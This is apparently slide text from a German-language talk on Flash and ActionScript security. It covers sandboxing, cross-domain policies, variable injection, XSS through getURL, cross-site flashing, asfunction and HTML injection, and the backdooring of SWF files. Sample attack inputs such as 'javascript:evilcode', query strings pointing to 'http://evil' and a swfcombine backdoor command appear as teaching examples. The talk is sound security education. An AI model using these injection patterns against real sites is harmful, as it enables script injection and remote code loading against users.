

Flash Security Basics

Agenda

- Motivation
- Begriffsdefinitionen
- Public Research
- Was ist Flash?
- SWF Interpreter
- ActionScript
- Shared Objects
- Embedding Flash
- Variablen Handling
- Security Model
- Client Side Attacks
- Flash Testing
- asfunction - Pseudo Protokoll
- PNDF
- Metadata Injection
- Backdooring Flash
- Flash und Sockets

Motivation

- Flash ist weit verbreitet, Plugin im Browser ist oft aktiv und somit ein interessanter Angriffsvektor
- Relativ wenig Security Research bisher
- Einige sehr interessante Parser-Bugs in Player und Media Server :)
- “Flash is evil” kennt jeder - aber was steckt wirklich dahinter
- Spielereien mit Sockets und AS3
- **Vorneweg: Dieser Vortrag ist weitgehend mit Stefano di Paolas (Wisec) exzellentem OWASP-Vortrag identisch**

Begriffsdefinitionen

- SWF: Small Web Format / ShockWave Flash
- FLA: Flash Quelldateien
- FLV: Flash Video
- AS: ActionScript Source
- Flex: IDE bzw. Eclipse Plugin
- MXML: Macromedia XML Interface Markup Language
- FDS: Flex Data Services (J2EE App für Flex-based RIAs)
- RTMP / RTMPT: Real Time Messaging Protocol (Tunneled)

Public Research

- **Eye On Security (Aug 02)**
The Flash! Attack
Flash Movie mit ActionScript Funktion:
`getURL('javascript: evilcode; ')`
- **Scan Security Wire (Apr 03)**
Misuse of Macromedia Flash Ads clickTAG
`getURL (clickTag, '_self');`
- **PDP Architect (Sep 06)**
Backdooring Flash Objects
Existierenden Flash Film in ein malicious SWF laden

Public Research

- **Stefan Esser (Okt 06) - Poking new holes with Flash Crossdomain Policy Files**
- **Martin Johns, Kanatoko Anvil (Jan 07)**
Anti-DNS Pinning with AS3
Intranet scanning mit Flash and Anti-DNS Pinning Techniken
- **Stefano di Paolo (Mai 07)**
Talk: Testing Flash Applications bei der OWASP Konferenz in Mailand

Was ist Flash?

- Proprietäre integrierte Entwicklungsumgebung zur Erstellung multimedialer Inhalte von Adobe (früher Macromedia)
- Mixtur aus grafischen Objekten und ActionScript
- Standalone oder embedded in HTML
- Sehr ähnlich Ajax Applikationen
- Gern benutzt für Werbung & Interactive Marketing
- Sehr populär für Audio und Video Broadcasting: Google Video, Youtube, MySpace, Games

Was sind Flash Movies?

- Flashfilme sind Timeline-basiert
- Jeder Film wird über die Level-Nummer referenziert und kann über das Objekt `_levelN` erreicht werden (`_level0` ist immer der erste geladene Film)
- Jeder Film kann die Timeline erreichen über das `_root`-Objekt (wenn die Security Policy das zulässt)
- Globale Variablen jedes Levels können über `_global.variable` erreicht werden

Standard Flash Apps

YouTube - Princeton scientists Hack Diebold

Sign Up | My Account | History | Help | Log In

YouTube Broadcast Yourself™

Videos Categories Channels Community Upload Videos

What are the most popular videos...
TODAY? THIS MONTH? THIS WEEK?

Time
Today
This Week
This Month
All Time

Just follow the little red dots!

Princeton scientists Hack Diebold



Added: September 13, 2006
From: MRDTALK
Princeton scientists create vote-stea... (more)
Category News & Politics
Tags: vote fraud diebold
URL http://www.youtube.com/watch?v=5WMG34c
Embed <object width="425" height="350"><param r

Director Videos

Message to the YouTube Editors: Lazydork is Still the Best 02:02
From: rickyste

Minutemen Protest 03:47
From: CTVNews

Farting in Public 03:29
From: nals

Related More from this user Playlists

Showing 1-20 of 30 See All Videos

HACK your cell phone! Get free internet 11:23
From: jus1haz2
Views: 144419

FOX News Exposes Princeton / Diebold Vote-Reversal Story 03:08
From: stopgeorge
Views: 92925

FREE WIFI INTERNET 4 ALL 2 04:56
From: erad24
Views: 21929

Youtube Hacking Too Easy:

Views: 39,537 | Comments: 81 | Favorited: 122 times

Honors: 0 Links: 5

Loading "http://www.youtube.com/watch?v=5WMG34c0zM&mode=related&search=", completed 47 of 48 items

Apollo (“Offline Flash”)

San Dimas
Internal Alpha

Search: 3016 items found in "nintendo wii"

Global Filters: US Only, Paypal Only

Item Title: Nintendo Wii - Game console with receipt 5 sport ga... Includes Sports games Disc and Original receipt IN HAND

Remaining: 17m 27s

Current Price: \$365.00

Place your Bid: 370.00

Shipping: \$49.99

Carrier: Expedited Flat Rate ...

Ships To: US,CA

Bids: 18

High Bidder: jpbudlong

Seller: bzrmf (186) ★

Feedback: 98.4% Positive

Accepts: PayPal

You are bidding on a Brand New Nintendo Wii Sport Bundle Package.

Everybody is going to want this for Christmas, but will they find it?

BUNDLE INCLUDES:

- * Wii console
- * 1- Wii Remote Controller
- * 1- Nunchuck Controller
- * Wii Sports Game (tennis, baseball, golf, bowling and boxing)
- * AC Adaptor for Wii
- * Sensor bar
- * Console stand
- * Cables for Wii


Watch Favorites Bidding Selling

Grundsätzliches zu Flash Security

- **Flash**
 - kann HTML Code in Textfeldern anzeigen
 - kann JavaScript ausführen wenn es in HTML embedded und in der Buntbrause angesehen wird
 - kann externe Flash Ressourcen anzeigen ausführen
 - kann Binary und HTTP Requests forgen
 - macht DNS-Timeouts statt DNS-Pinning
 - kann für sehr gefährliche Angriffe eingesetzt werden

SWF Interpreter

Browser



ActionScript

- Scriptsprache basierend auf ECMA
- Wird vor allem für die Entwicklung von Software für die Adobe Flash Player Plattform verwendet (kompiliert in Form von SWF-Dateien)
- Ursprünglich zur Kontrolle von 2D-Vectoranimationen entwickelt
- Die Weiterentwicklungen erlauben die Erstellung von RIAs (Rich Internet Applications) für Streaming Media
- Meist webbasiert eingesetzt (aber auch anderes möglich)

ActionScript: Version 2 vs. Version 3

- Bisher wenige AS3-Anwendungen
- Kein freier und quelloffener Decompiler für AS3 vorhanden (ist aber in Arbeit :)
- AS2 und AS3 unterscheiden sehr in Sicherheitsfeatures, Fähigkeiten und der Art der Entwicklung (i.e. bessere Sockets in AS3)
- AS2-basierte Filme gibt es sicher noch eine ganze Weile
- Es gibt eine Unmenge von AS2-basierten Applikationen im Web, die verwundbar sind

Shared Objects

- Local Data Storage
- Entspricht in etwa Cookies
- Kann etwa 100 kb Daten speichern
- Sind abhängig von Host bzw. Domain, Pfad und Filmname,
i.e.: /Users/fukami/Library/Preferences/Macromedia/Flash
Player/macromedia.com/support/flashplayer/sys/
#youtube.com/settings.sol

Embedding Flash

SWF Objekte können mit OBJECT und EMBED Tags in einer Seite eingebunden werden:

```
<object id="movie" width="42" height="23">  
  <param name="quality" value="high">  
  <param name="movie" value="http://host/test.swf">  
  <embed name="movie" src="http://host/movie.swf"  
    quality="high" type="application/x-shockwave-flash"  
    width="42" height="23">  
</embed>  
</object>
```


Embedding Flash

SWF Objekte können auch direkt von der Location Bar oder innerhalb eine FRAME/IFRAME-Tag geladen werden

```
/* Firefox auto generated Html page*/
<html>
<body marginwidth="0" marginheight="0">
<embed width="100%" height="100%" name="plugin"
src="http://host/movie.swf"
type="application/x-shockwave-flash"/>
</body>
</html>
```

SWF <=> Browser

AllowScriptAccess Attribut (always | never | samedomain)
(bei SWF Version >= 8)

- Erlaubt oder verbietet einem Film zu JavaScript verwenden
- Default ist SameDomain
- Beispiel: `getURL('javascript: alert(123);');`

```
<object id="pl"    width="200" height="150">
<param name="movie" value="Movie.swf">
<embed AllowScriptAccess="always" name="pl"
      src="Movie.swf" type="application/x-shockwave-flash"
      width="200" height="150">
</embed>
</object>
```


SWF <=> Browser

SWLiveConnect Attribut

```
If ( SWLiveConnect == True )  
{  
    Lädt eine Java VM während das SWF geladen wird  
}
```

```
<object id="pl"    width="200" height="150">  
<param name=movie value="Movie.swf">  
<embed SWLiveConnect="true"  
    AllowScriptAccess="always"  
    name="pl" src="Movie.swf"  
    type="application/x-shockwave-flash"  
    width="200" height="150">  
</embed>
```

Variablen Handling

- Typencheck passiert nur während des kompilierens. Während der Laufzeit passieren Typecasts.
- Private Methoden werden nur während des kompilierens gecheckt
- Jede Variable ist ein Objekt
- Variable Scopes und Definitionen analog ECMA Standard
- `__proto__`, `_parent`, `prototype` etc. gibt es (analog zu JavaScript) auch in ActionScript

Umgang mit Input Parametern

- Es gibt einige Möglichkeiten, Flashfilme mit Parametern zu versehen:
 - URL QueryString:
`http://host/Movie.swf?par1=val1&par2=val2`
 - FlashVar Attribute:
`<param name=FlashVars value="par1=val1&par2=val2">`
 - loadVars AS Object lädt Parameter von Remote Host:
`var vars= new LoadVar();
vars.load('http://host/page');`
- Query String und FlashVars sind äquivalent

“Register Globals”

The Flash Way

- Uninitialisierte Variable werden ähnlich wie PHP Register Globals behandelt
- Jede uninitialisierte Variable mit globalem Scope ist potenziell gefährlich:
 - `__root.*`
 - `__global.*`
 - `__level0.*`
 - `*.`
- Es ist trivial, Parameter in den Request zu injizieren:

```
movieClip 328 __Packages.Locale {
#initclip
if (!_global.Locale) {
    var v1 = function (on_load) {
        var v5 = new XML();
        var v6 = this;
        v5.onLoad = function (success) {
            if (success) {
                trace('Locale loaded xml');
                var v3 = this.xliff.file.body.$trans_unit;
                var v2 = 0;
                while (v2 < v3.length) {
                    Locale.strings[v3[v2]._resname] = v3
[v2].source.__text;
                    ++v2;
                }
                on_load();
            } else {}
        };
        if (_root.language != undefined) {
            Locale.DEFAULT_LANG = _root.language;
        }
        v5.load(Locale.DEFAULT_LANG + '/player_' +
            Locale.DEFAULT_LANG + '.xml');
    };
};
```

`http://URL?language=http://evil`

“Register Globals”

The Flash Way

- Annahmen für `_leveln` Filme sind falsch, wenn ein Film, der auf `_level1` sein soll, als `_level0` geladen wird
- `_level(n-1).*`

```
/* Level0 Movie */
_level0.DEMO_PATH = getHost(this._url);
loadMovieNum(_level0.DEMO_PATH +
             _level0.PATH_DELIMITER + 'upperlev.swf',
             (_level0.demo_level + 1));
...

/* Level1 Movie 'upperlevel.swf' */
...

loadMovieNum(_level0.DEMO_PATH +
             _level0.PATH_DELIMITER +
             'debugger.swf', (_level0.control_level + 1));
...
```

“Register Globals”

The Flash Way

- Nun wird der Film upperlevel.swf geladen und der Query String benutzt, um die Variable DEMO_PATH zu überschreiben.

http://host/upperlevel.swf?DEMO_PATH=http://evil

```
/* Level1 Movie 'upperlevel.swf' */  
  
...  
  
loadMovieNum(_level0.DEMO_PATH + _level0.PATH_DELIMITER +  
             'debugger.swf', (_level0.control_level + 1));  
  
...
```


AS Sicherheitsmodell

- Seit Flash Version ≥ 7 existiert ein Security Model um:
 - Kontrolle von Interaktion und Zugriff auf externe Filme und andere Daten durch ein Sandboxmodell (Same Origin Policy für Domain und Protokoll) zu erlauben
 - Kontrolle der Interaktion zwischen Browser und Flashfilm zu gewährleisten

Sandbox Security Model


Sandboxes erlauben das Runtime Environment zu teilen oder separieren.

Filme, die dieselbe Sandbox benutzen, teilen alles:
Variablen, Objekte, Klassen


AllowDomain:

- Statistische AS Funktionen
- Erlaubt Zugriff auf den selben Sandboxfilm

a.com Sandbox



b.com Sandbox



Beispiel:

`System.Security.allowDomain("b.com")`

Sandboxen und Flash-Versionen

Version	4	5	6	7	8	9
4	Nein	Nein	Ja	Ja	Ja	Ja
5	Nein	Nein	Ja	Ja	Ja	Ja
6	Ja	Ja	Ja	Ja	Ja	Ja
7	Ja	Ja	Ja	Ja	Ja	Ja
8	Ja	Ja	Ja	Ja	Ja	Ja
9	Ja	Ja	Ja	Ja	Ja	Ja

- Wenn ein Film mit kompilierter Version ≤ 5 einen anderen Film der Version ≤ 5 lädt gibt es keine Restriktionen der Sandbox
- Restriktionen der Sandbox:
 - Domains bei Versionen 6 und 7
 - FQDN bei Versionen ≥ 8

Cross Domain Policies

- Aus Sicherheitsgründen dürfen Flashfilme in einem Webbrowser keine Daten einer anderen Quelle laden als der der exakten Domain von dem das SWF stammt:

http://dom.tld/movie.swf	==>	Zugriff:
http://dom.tld/dir/movie1.swf		✓
http://dom.tld/dir2/movie2.swf		✓
https://dom.tld/movie3.swf		✗
http://dom.tld:81/movie4.swf		✗
http://www.dom.tld/movie5.swf		✗

- Eine Cross Domain Policy (crossdomain.xml) kann in der Root des Webservers plziert werden. Beispiel:

```
<?xml version="1.0"?><cross-domain-policy>  
<allow-access-from domain="www.dom.tld" />  
</cross-domain-policy>
```

- System.security.loadPolicyFile(url) lädt die Cross Domain Policy auch von einer anderen Location als dem Default.

Client Side Attacks

- Client Side Flash Application Testing kann 2 Arten von Angriffen ermöglichen:
 - Klassisches XSS
 - Cross Site Flashing (aka XSF aka “The Dark Side Of Cross Movie Scripting”)
- Daneben kann Flash grundsätzlich für Massenexploits eingesetzt werden (z.B. durch mit Backdoor versehene Flashfilme oder komplett in Flash programmierter Malware), aber auch durch Ausnutzung von Bugs im Flash Player

getURL und XSS

- Die getURL-Funktion sorgt dafür, daß ein Film eine URI ins Browserfenster lädt:

```
getURL( 'URI' , '_targetFrame' );
```

- Damit ist es möglich ein JavaScript in der selben Domain aufzurufen, z.B.:

```
getURL( 'javascript:evilcode' , '_self' );
```


XSF

- XSF tritt auf wenn ein Film einen anderen in einer anderen Domain z.B. über Funktionen wie loadMovie lädt und Zugriff auf dieselbe Sandbox oder Teile davon hat
- XSF kann ebenfalls auftreten, wenn eine HTML-Seite JavaScript (oder eine andere Scriptsprache) zum Scripten eines Flashfilms einsetzt, z.B. durch Aufruf von:
 - GetVariable: Zugriff auf Public und Static Objects innerhalb des Films als String.
 - SetVariable: Setzen von neuen Werten in Public und Static Objects innerhalb des Films
- Unerwartete Browser-zu-SWF-Kommunikation kann Diebstahl von Daten aus dem Film ermöglichen

Flash Testing

- Client Side ActionScript 2-basierte SWF-Dateien lassen sich:
 - Downloaden und lokal testen
 - Decompilieren
 - Analysieren
 - Nach Inputparametern durchsuchen
 - Attackieren
 - Backdooren

Free/OS Flash Test/Devel Tools

- Decompiler – Flare
<http://www.nowrap.de/flare.html>
- Compiler – MTASC
<http://www.mtasc.org/>
- Disassembler – Flasm
<http://flasm.sourceforge.net/>
- Swfmill – Konverter für SWF zu XML und Vice Versa
<http://swfmill.org/>
- Debugger Version des Flash Plugins/Players
<http://www.adobe.com/support/flash/downloads.html>
- SWFTTools - Verschiedene Werkzeuge zur SWF-Manipulation
<http://www.swftools.org/>

Nützliche Kommandos

- Decompilieren von movie.swf zu movie.flr
`flare movie.swf`
- Kompilieren eines Actionscripts movie.as zu movie.swf
`mtasc -version n -header 10:10:20 -main -swf \`
`movie.swf movie.as`
- Disassemble zu SWF Pseudo Code:
`flasm -d movie.swf`
- Namen von Labels und Frames eines SWF extrahieren
`swfmill swf2xml movie.swf movie.xml`
- Kombinieren einer Flashbackdoor mit einem SWF
`swfcombine -o corrupt_backdoored.swf -T backdoor.swf`
`corrupt.swf`
- Die Debugger Version des Flash Plugins/Players loggt alle
Traces und Errors nach `/userhome/.macromedia/`
`Flash_Player/Logs/flashlog.txt`

Attack Flow

**URL Query String
flashVars
LoadVariables
Uninitialisierte globale Variablen**



**Externe Movies
Remote XML Files
MP3 und FLV Dateien
Embedded HTML**



Ausführung des Angriffs

asfunction: Pseudo Protokoll

- asfunction ist ein spezielles Protokoll für URLs in HTML Textfeldern, das Links auf eine ActionScript-Funktion ermöglicht.

- Syntax:

asfunction:function,parameter

- Beispiel:

```
function MyFunc(arg){  
    trace ("You clicked me!Argument was "+arg);  
}  
myTextField.htmlText ="<A HREF=\n  
    "asfunction:MyFunc,Foo \ ">Click Me!</A>";
```


HTML in Flash

- Objekte vom Typ TextField können einfaches HTML rendern:

```
tf.html = true  
tf.htmlText = '<tag>text</tag>'
```

- Ein HTML TextField Objekt kann mit der Funktion **createTextField** erzeugt werden:

```
this.createTextField("my_txt",  
    this.getNextHighestDepth(), 10, 10, 160, 22);  
my_txt.html = true;  
my_txt.htmlText = "<b> "+_root.text+" </b>";
```

HTML in Flash

- Beispiel mit fehlerhaftem Code:

```
p_display_str = _root.buttonText;  
...  
this.showText(this.p_display_str);  
...  
v2.showText = function (text_str) {  
    this.display_txt.htmlText = text_str;  
}
```

- Damit kann HTML Code in den Film injiziert werden.
- Der Flash Player kann verschiedene Tags interpretieren, wir konzentrieren uns auf:

Anchor Tags: `text`

Image Tags: ``

HTML in Flash:

Das A-Tag

- Einige Angriffsbeispiele über das A-Tag:

- Direktes XSS:

- ```

```

- Mit AS Funktion:

- ```
<a href='asfunction:function,arg' >
```

- SWF Public function:


- ```

```

- Native Statische AS Funktion:

- ```
<a href='asfunction:System.Security.allowDomain,evilhost' >
```

HTML in Flash: Das IMG-Tag



`http://url?buttonText=`

